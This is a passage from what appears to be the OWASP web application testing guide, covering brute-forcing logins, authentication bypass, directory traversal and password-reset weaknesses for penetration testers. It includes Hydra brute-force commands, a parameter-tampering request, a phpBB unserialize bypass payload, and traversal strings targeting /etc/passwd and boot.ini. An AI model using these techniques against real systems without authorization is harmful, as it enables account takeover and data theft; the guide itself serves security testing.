- DarkLab http://phenoelit.darklab.org/cgi-bin/display.pl?SUBF=list&SORT=1

- Government Security - Default Logins and Passwords for Networked Devices http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php
- Virus.org http://www.virus.org/default-password/

4.4.2 BRUTE FORCE

BRIEF SUMMARY

Brute-forcing consists of systematically enumerating all possible candidates for the solution and checking whether each candidate satisfies the problem's statement. In web application testing, the problem we are going to face with the most is very often connected with the need of having a valid user account to access the inner part of the application. Therefore we are going to check different types of authentication schema and the effectiveness of different brute-force attacks.

DESCRIPTION OF THE ISSUE

A great majority of web applications provide a way for users to authenticate themselves. By having knowledge of user's identity it's possible to create protected areas or more generally, to have the application behave differently upon the logon of different users. Actually there are several methods for a user to authenticate to a system like certificates, biometric devices, OTP (One Time Password) tokens, but in web application we usually find a combination of user ID and password. Therefore it's possible to carry out an attack to retrieve a valid user account and password, by trying to enumerate many (ex. dictionary attack) or the whole space of possible candidates.

After a successful bruteforce attack, a malicious user could have access to:

- Confidential information / data;
    - Private sections of a web application, could disclose confidential documents, user's profile data, financial status, bank details, user's relationships, etc..
- Administration panels;
    - These sections are used by webmasters to manage (modify, delete, add) web application content, manage user provisioning, assign different privileges to the users, etc..
- Availability of further attack vectors;
    - Private sections of a web application could hide dangerous vulnerabilities and contain advanced functionalities not available to public users.

BLACK BOX TESTING AND EXAMPLE

To leverage different bruteforcing attacks it's important to discover the type of authentication method used by the application, because the techniques and the tools to be used may change.

Discovery Authentication Methods

Unless an entity decides to apply a sophisticated web authentication, the two most commonly seen methods are as follows:

- HTTP Authentication;
    - Basic Access Authentication
    - Digest Access Authentication
- HTML Form-based Authentication;

The following sections provide some good information on identifying the authentication mechanism employed during a blackbox test.

HTTP authentication

There are two native HTTP access authentication schemes available to an organisation – Basic and Digest.

- Basic Access Authentication

Basic Access Authentication assumes the client will identify themselves with a login name (e.g. "owasp") and password (e.g. "password"). When the client browser initially accesses a site using this scheme, the web server will reply with a 401 response containing a "WWW-Authenticate" tag containing a value of "Basic" and the name of the protected realm (e.g. WWW-Authenticate: Basic realm="wwwProtectedSite"). The client browser will then prompt the user for their login name and password for that realm. The client browser then responds to the web server with an "Authorization" tag, containing the value "Basic" and the base64-encoded concatenation of the login name, a colon, and the password (e.g. Authorization: Basic b3dhc3A6cGFzc3dvcmQ=). Unfortunately, the authentication reply can be easily decoded should an attacker sniff the transmission.

Request and Response Test:

1. Client sends standard HTTP request for resource:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

2. The web server states that the requested resource is located in a protected directory.

3. Server Sends Response with HTTP 401 Authorization Required:

```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

4. Browser displays challenge pop-up for username and password data entry.

5. Client Resubmits HTTP Request with credentials included:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
Authorization: Basic b3dhc3A6cGFzc3dvcmQ=
```

6. Server compares client information to its credentials list.

7. If the credentials are valid the server sends the requested content. If authorization fails the server resends HTTP status code 401 in the response header. If the user clicks Cancel the browser will likely display an error message.

If an attacker is able to intercept the request from step 5, the string

```
b3dhc3A6cGFzc3dvcmQ=
```

could simply be base64 decoded as follows (Base64 Decoded):

```
owasp:password
```

- Digest Access Authentication

Digest Access Authentication expands upon the security of Basic Access Authentication by using a one-way cryptographic hashing algorithm (MD5) to encrypt authentication data and, secondly, adding a single use (connection unique) "nonce" value set by the web server. This value is used by the client browser in the calculation of a hashed password response. While the password is obscured by the use of the cryptographic hashing and the use of the nonce value precludes the threat of a replay attack, the login name is submitted in clear text.

Request and Response Test:

1. Here is an example of the initial Response header when handling an HTTP Digest target:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="OwaspSample",
         nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
         opaque="0000000000000000", \
         stale=false,
         algorithm=MD5,
         qop="auth"
```

2. The Subsequent response headers with valid credentials would look like this:

```
GET /example/owasp/test.asmx HTTP/1.1
Accept: */*
Authorization:  Digest username="owasp",
        realm="OwaspSample",
        qop="auth",
        algorithm="MD5",
        uri="/example/owasp/test.asmx",
        nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
        nc=00000001,
        cnonce="c51b5139556f939768f770dab8e5277a",
        opaque="0000000000000000",
        response="2275a9ca7b2dadf252afc79923cd3823"
```

HTML Form-based Authentication

However, while both HTTP access authentication schemes may appear suitable for commercial use over the Internet, particularly when used over an SSL encrypted session, many organisations have chosen to utilise custom HTML and application level authentication procedures in order to provide a more sophisticated authentication procedure.

Source code taken from a HTML form:

```
<form method="POST" action="login">
 <input type="text" name"username">
 <input type="password" name="password">
</form>
```

Bruteforce Attacks

After having listed the different types of authentication methods for a web application, we will explain several types of bruteforce attacks.

- Dictionary Attack

Dictionary-based attacks consist of automated scripts and tools that will try to guess username and passwords from a dictionary file. A dictionary file can be tuned and compiled to cover words probably used by the owner of the account that a malicious user is going to attack. The attacker can gather information (via active/passive reconnaissance, competitive intelligence, dumpster diving, social engineering) to understand the user, or build a list of all unique words available on the website.

- Search Attacks

Search attacks will try to cover all possible combinations of a given character set and a given password length range. This kind of attack is very slow because the space of possible candidates is quite big. For example, given a known user id, the total number of passwords to try, up to 8 characters in length, is equal to 26^(8!) in a lower alpha charset (more than 200 billion possible passwords!).

- Rule-based search attacks

To increase combination space coverage without slowing too much of the process it's suggested to create good rules to generate candidates. For example "John the Ripper" can generate password variations from part of the username or modify through a preconfigured mask words in the input (e.g. 1st round "pen" --> 2nd round "p3n" --> 3rd round "p3np3n").

Bruteforcing HTTP Basic Authentication

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com http-head /private/
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 10.0.0.1   login: owasp   password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 18:16:34

raven@blackbox /hydra $
```


Bruteforcing HTML Form Based Authentication

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com  https-post-form
 "/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &

Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org)starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (l:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1   login: owasp   password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34

raven@blackbox /hydra $
```

GRAY BOX TESTING AND EXAMPLE

Partial knowledge of password and account details

When an tester has some information about length or password (account) structure, it's possible to perform a bruteforce attack with a higher probability of success. In fact, by limiting the number of characters and defining the password length, the total number of password values significantly decreases.



Memory Trade Off Attacks

To perform a Memory Trade Off Attack, the tester needs at least a password hash previously obtained by the tester exploiting flaws in the application (e.g. SQL Injection) or sniffing http traffic. Nowadays, the most common attacks of this kind are based on Rainbow Tables, a special type of lookup table used in recovering the plaintext password from a ciphertext generated by a one-way hash.

Rainbowtable is an optimization of Hellman's Memory Trade Off Attack, where the reduction algorithm is used to create chains with the purpose to compress the data output generated by computing all possible candidates.

Tables are specific to the hash function they were created for e.g., MD5 tables can only crack MD5 hashes.

The more powerful RainbowCrack program was later developed that can generate and use rainbow tables for a variety of character sets and hashing algorithms, including LM hash, MD5, SHA1, etc.

-::TYPE	-::HASH	-::PASS	-::STATUS	-::TIME	-::SUBMITED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced17683085849877134fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486fbe2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d8097499634487676 22e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

REFERENCES

Whitepapers

- Philippe Oechslin: Making a Faster Cryptanalytic Time-Memory Trade-Off - http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf
- OPHCRACK (the time-memory-trade-off-cracker) - http://lasecwww.epfl.ch/~oechslin/projects/ophcrack/
- Rainbowcrack.com - http://www.rainbowcrack.com/
- Project RainbowCrack - http://www.antsight.com/zsl/rainbowcrack/
- milw0rm - http://www.milw0rm.com/cracker/list.php

Tools

- THC Hydra: http://www.thc.org/thc-hydra/
- John the Ripper: http://www.openwall.com/john/
- Brutus http://www.hoobie.net/brutus/

4.4.3 BYPASSING AUTHENTICATION SCHEMA

BRIEF SUMMARY

While most applications require authentication for gaining access to private information or to execute tasks, not every authentication method is able to provide adequate security.

Negligence, ignorance or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the login page and directly calling an internal page that is supposed to be accessed only after authentication has been performed.

In addition to this, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that we're already authenticated. This can be accomplished either by modifying the given URL parameter or by manipulating the form or by counterfeiting sessions.

DESCRIPTION OF THE ISSUE

Problems related to Authentication Schema could be found at different stages of software development life cycle (SDLC), like design, development and deployment phase.

Examples of design errors include a wrong definition of application parts to be protected, the choice of not applying strong encryption protocols for securing authentication data exchange, and many more.

Problems in the development phase are for example the incorrect implementation of input validation functionalities, or not following the security best practices for the specific language.

In addition, there are issues during application setup (installation and configuration activities) due to a lack in required technical skills, or due to poor documentation available.


BLACK BOX TESTING AND EXAMPLE

There are several methods to bypass the authentication schema in use by a web application:

- Direct page request (forced browsing)
- Parameter Modification
- Session ID Prediction
- Sql Injection

Direct page request


If a web application implements access control only on the login page, the authentication schema could be bypassed. For example, if a user directly requests different page via forced browsing, that page may not check the credentials of the user before granting access. Attempt to directly access a protected page through the address bar in your browser to test using this method.



Parameter Modification

Another problem related to authentication design is when the application verifies a succesful login based on fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials. In the example below, the "authenticated" parameter is changed to a value of "yes", which allows the user to gain access. In this example, the parameter is in the URL, but a proxy could also be used to modify the parameter, especially when the parameters are sent as form elements in a POST.


```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>
```



Session ID Prediction

Many web applications manage authentication using session identification values(SESSION ID). Therefore if Session ID generation is predictable a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

In the following figure values inside cookies increase linearly, so could be easy for an attacker to guess a valid session ID.



In the following figure values inside cookies change only partially, so it's possible to restrict a bruteforce attack to the defined fields shown below.


Session Identifier : 127.0.0.1/WebGoat WEAKID

Date	Value
2006/11/11 14:33:27	12430 1163252007028
2006/11/11 14:33:27	12431 1163252007138
2006/11/11 14:33:27	12432 1163252007247
2006/11/11 14:33:27	12433 1163252007435
2006/11/11 14:33:27	12434 1163252007544
2006/11/11 14:33:27	12435 1163252007653
2006/11/11 14:33:27	12436 1163252007763
2006/11/11 14:33:27	12437 1163252007872
2006/11/11 14:33:28	12438 1163252007982
2006/11/11 14:33:28	12439 1163252008091
2006/11/11 14:33:28	12440 1163252008200
2006/11/11 14:33:28	12442 1163252008310
2006/11/11 14:33:28	12443 1163252008419
2006/11/11 14:33:28	12444 1163252008528
2006/11/11 14:33:28	12445 1163252008638
2006/11/11 14:33:28	12446 1163252008747
2006/11/11 14:33:28	12447 1163252008857
2006/11/11 14:33:28	12448 1163252008966
2006/11/11 14:33:29	12449 1163252009075

Sql Injection (HTML Form Authentication)

SQL Injection is a widely known attack technique. We are not going to describe this technique in detail in this section; there are several sections in this guide that explain injection techniques beyond the scope of this section.

The following figure shows that with simple sql injection, it is possible to bypass the authentication form.



GRAY BOX TESTING AND EXAMPLE

In the case an attacker has been able to retrieve the application source code by exploiting a previously discovered vulnerability (e.g. directory traversal), or from a web repository (Open Source Applications), could be possible to perform refined attacks against the implementation of the authentication process.

In the following example (PHPBB 2.0.13 - Authentication Bypass Vulnerability), at line 5 unserialize() function parse user supplied cookie and set values inside $row array. At line 10 user md5 password hash stored inside the backend database is compared to the one supplied.

```
1.  if ( isset($HTTP_COOKIE_VARS[$cookiename . '_sid']) ||
2.  {
3.  $sessiondata = isset( $HTTP_COOKIE_VARS[$cookiename . '_data'] ) ?
4.
5.  unserialize(stripslashes($HTTP_COOKIE_VARS[$cookiename . '_data'])) : array();
6.
7.  $sessionmethod = SESSION_METHOD_COOKIE;
8.  }
```

```
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

In PHP a comparison between a string value and a boolean value (1 - "TRUE") is always "TRUE", so supplying the following string (important part is "b:1") to the userialize() function is possible to bypass the authentication control:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

REFERENCES

Whitepapers

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - http://www.cgisecurity.com/lib/SessionIDs.pdf

Tools

- WebScarab: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat: http://www.owasp.org/index.php/OWASP_WebGoat_Project

4.4.4 DIRECTORY TRAVERSAL/FILE INCLUDE

BRIEF SUMMARY

Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system in order to read/write files that are not intended to be accessible; in particular situations it could be possible to execute arbitrary code or system commands.

DESCRIPTION OF THE ISSUE

Traditionally web servers and web applications implement authentication mechanisms in order to control the access to files and resources. Web servers try to confine users' files inside a "root directory" or "web document root" which represents a physical directory on the file system; users have just to consider this directory as the base directory into the hierarchical structure of the web application. The definition of the privileges is made using *Access Control Lists* (ACL) that identify which users and groups are supposed to be able to access, modify or execute a specific file on the server. These mechanisms are designed to prevent the access to sensible files from malicious users (example: the common */etc/passwd* into Unix-like platform) or to avoid the execution of system commands.

Many web applications use server-side scripts to include different kinds of files: it is quite common to use this method to manage graphics, templates, load static texts, and so on. Unfortunately, these

applications expose security vulnerabilities if input parameters (i.e. form parameters, cookies values) are not correctly validated.

In web servers and web applications too, this kind of problem arises in directory traversal/file include attacks; exploiting this kind of vulnerability an attacker is able read directory and files which normally he/she couldn't read, access data outside the web document root, include scripts and other kinds of files from external websites.

For the purpose of the OWASP Testing Guide, we will just consider the security threats related to web applications and not to web server (as the infamous "%5c escape code" into Microsoft IIS web server). We will provide further reading, in the references section, for the interested readers.

This kind of attack is also know as the **dot-dot-slash** attack (../), **path traversal**, **directory climbing**, **backtracking**.

During an assessment, in order to discover directory traversal and file include flaws, we need to perform two different stages:

- (**a**) **Input Vectors Enumeration** (a systematical evaluation of each input vector)
- (**b**) **Testing Techniques** (a methodical evaluation of each attack technique used by an aggressor to exploit the vulnerability)

BLACK BOX TESTING AND EXAMPLE

(**a**) **Input Vectors Enumeration**
In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all part of the application which accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and html forms.

Examples of checks to be performed at this stage include:

- Parameters which you could recognize as file related into HTTP requests?
- Strange file extensions?
- Interesting variable name?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- Is it possible to identify cookies used by the web application for the dynamic generation of pages/templates?

```
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

(**b**) **Testing Techniques**

The next stage of testing is analysing the input validation functions present into the web application.

Using the previous example, the dynamic page called *getUserProfile.jsp* loads static information from a file, showing the content to users. An attacker could insert the malicious string "*../../../../etc/passwd*" to include the password hash file of a Linux/Unix system. Obviously this kind of attack is possible only if the validation checkpoint fails; according to the filesystem privileges, the web application itself must be able to read the file.

To successfully test for this flaw, the tester needs to have knowledge on the system being tested and the location of the files being requested. There is no point requesting /etc/passwd from a IIS web server

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

For the cookies example, we have:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

It's also possible to include files, and scripts, located on external website.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

The following example will demonstrate how is it possible to show the source code of a CGI component, without using any path traversal chars.

```
http://example.com/main.cgi?home=main.cgi
```

The component called "*main.cgi*" is located in the same directory as the normal HTML static files used by the application. In some cases the tester needs to encode the requests using special characters (like the "**.**" dot, "**%00**" null, ...) in order to bypass file extension controls and/or stop the script execution.

Tip: It's a common mistake by developers to not expect every form of encoding and therefore only do validation for basic encoded content. If at first your test string isn't successful, try another encoding scheme.

Each operating system use different chars as path separator:

```
Unix-like OS:
root directory: "/"
directory separator: "/"
Windows OS:
root directory: "<drive letter>:\"
directory separator: "\" but also "/"
(Usually on Win, the directory traversal attack is limited to a single partition)
Classic Mac OS:
root directory: "<drive letter>:"
directory separator: ":"
```

We should take in account the following chars encoding:

- URL encoding e double URL encoding

  ```
  %2e%2e%2f represents ../
  %2e%2e/ represents ../
  ..%2f represents ../
  ```

```
%2e%2e%5c represents ..\
%2e%2e\ represents ..\
..%5c represents ..\
%252e%252e%255c represents ..\
..%255c represents ..\ and so on.
```

- Unicode/UTF-8 Encoding (It just works in systems which are able to accept overlong UTF-8 sequences)

```
..%c0%af represents ../
..%c1%9c represents ..\
```

GRAY BOX TESTING AND EXAMPLE

When the analysis is performed with a Gray Box approach, we have to follow the same methodology as in the Black Box Testing. However, since we can review the source code, it is possible to search the input vectors (*stage (**a**) of the testing*) more easily and accurately. During a source code review we can use simple tools (as the *grep* command) to search one or more common patterns into the application code: inclusion functions/methods, filesystem operations and so on.

```
PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...
```

Using online code search engines (Google CodeSearch[1], Koders[2]) is also possible to find directory traversal flaws into OpenSource software published on Internet.

For PHP, we can use:

```
lang:php (include|require)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)
```

Using the Gray Box Testing method, it is possible to discover vulnerabilities that are usually harder to discover, or even impossible, to find during a standard Black Box assessment.

Some web applications generate dynamic pages using values and parameters stored into a database; It may be possible to insert specially crafted directory traversal strings when the application saves the data. This kind of security problems is difficult to discover due to the fact the parameters inside the inclusion functions seem internal and "safe" but otherwise they are not.

Additionally, reviewing the source code, it is possible to analyze the functions that are supposed to handle invalid input: some developers try to change invalid input to make it valid, avoiding warnings and errors. These functions are usually prone to security flaws.

Considering a web application with these instructions:

```
filename = Request.QueryString("file");
Replace(filename, "/","\");
Replace(filename, "..\","");
Testing for the flaw is acheived by:
file=..../////boot.ini
file=....\\....\\boot.ini
file= ..\..\boot.ini
```

REFERENCES

Whitepapers

- Security Risks of - http://www.schneier.com/crypto-gram-0007.html[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html[4]

Tools

- Web Proxy (*Burp Suite*[5], *Paros*[6], *WebScarab*[7])
- Enconding/Decoding tools
- String searcher "grep" - http://www.gnu.org/software/grep/

4.4.5 VULNERABLE REMEMBER PASSWORD AND PWD RESET

BRIEF SUMMARY

Several web applications allow users to reset their password if they have forgotten it, usually by sending them a password reset email and/or by asking them to answer one or more "security questions". In this test we check that this function is properly implemented and that it does not introduce any flaw in the authentication scheme. We also check whether the application allows the user to store the password in the browser ("remember password" function).

DESCRIPTION OF THE ISSUE

A great majority of web applications provide a way for users to recover (or reset) their password in case they have forgotten it. The exact procedure varies heavily among different applications, also depending on the required level of security, but the approach is always to use an alternate way of verifying the identity of the user. One of the simplest (and most common) approaches is to ask the user for his/her e-mail address, and send the old password (or a new one) to that address. This scheme is based on the assumption that the user's email has not been compromised and that is secure enough for this goal.

Alternatively (or in addition to that), the application could ask the user to answer one or more "secret questions", which are usually chosen by the user among a set of possible ones. The security of this scheme lies in the ability to provide a way for someone to identify themselves to the system with answers to questions that are not easily answerable via personal information lookups. As an example, a very insecure question would be “your mother’s maiden name” since that is a piece of information that an attacker could find out without much effort. An example of a better question would be “favorite grade-school teacher” since this would be a much more difficult topic to research about a person whose identity may otherwise already be stolen.

Another common feature that applications use to provide users a convenience, is to cache the password locally in the browser (on the client machine) and having it 'pre-typed' in all subsequent accesses. While this feature can be perceived as extremely friendly for the average user, at the same

time it introduces a flaw, as the user account becomes easily accessible to anyone that uses the same machine account.

BLACK BOX TESTING AND EXAMPLES

Password Reset

The first step is to check whether secret questions are used. Sending the password (or a password reset link) to the user email address without first asking for a secret question means relying 100% on the security of that email address, which is not suitable if the application needs a high level of security.
On the other hand, if secret question are used, the next step is to assessing their strength.
As a first point, how many questions need to be answered before the password can be reset ? The majority of applications only need the user to answer to one question, but some critical applications require the user to answer correctly to two or even more different questions.
As a second step, we need to analyze the questions themselves. Often a self-reset system offers the choice of multiple questions; this is a good sign for the would-be attacker as this presents him/her with options. Ask yourself whether you could obtain answers to any or all of these questions via a simple Google search on the Internet or with some social engineering attack. As a penetration tester, here is a step-by-step walk through of assessing a password self-reset tool:

- Are there multiple questions offered?
    - If so, try to pick a question which would have a "public" answer; for example, something Google would find with a simple query
    - Always pick questions which have a factual answer such as a "first school" or other facts which can be looked up
    - Look for questions which have few possible options such as "what make was your first car"; this question would present the attacker with a short-list of answers to guess at and based on statistics the attacker could rank answers from most to least likely
- Determine how many guesses you have (if possible)
    - Does the password reset allow unlimited attempts ?
    - Is there a lockout period after X incorrect answers? Keep in mind that a lockout system can be a security problem in itself, as it can be exploited by an attacker to launch a Denial of Service against users
- Pick the appropriate question based on analysis from above point, and do research to determine the most likely answers
- How does the password-reset tool (once a successful answer to a question is found) behave?
    - Does it allow immediate change of the password?
    - Does it display the old password?
    - Does it email the password to some pre-defined email address?

- The most insecure scenario here is if the password reset tool shows you the password; this gives the attacker the ability to log into the account, and unless the application provides information about the last login the victim would not know that his/her account has been compromised.
- A less insecure scenario is if the password reset tool forces the user to immediately change his/her password. While not as stealthy as the first case, it allows the attacker to gain access and locks the real user out.
- The best security is achieved if the password reset is done via an email to the address the user initially registered with, or some other email address; this forces the attacker to not only guess at which email account the password reset was sent to (unless the application tells that) but also to compromise that account in order to take control of the victim access to the application.

The key to successfully exploiting and bypassing a password self-reset is to find a question or set of questions which give the possibility of easily acquiring the answers. Always look for questions which can give you the greatest statistical chance of guessing the correct answer, if you are completely unsure of any of the answers. In the end, a password self-reset tool is only as strong as the weakest question. As a side note, if the application sends/visualizes the old password in cleartext it means that passwords are not stored in a hashed form, which is a security issue in itself already.

Password Remember

The "remember my password" mechanism can be implemented with one of the following methods:

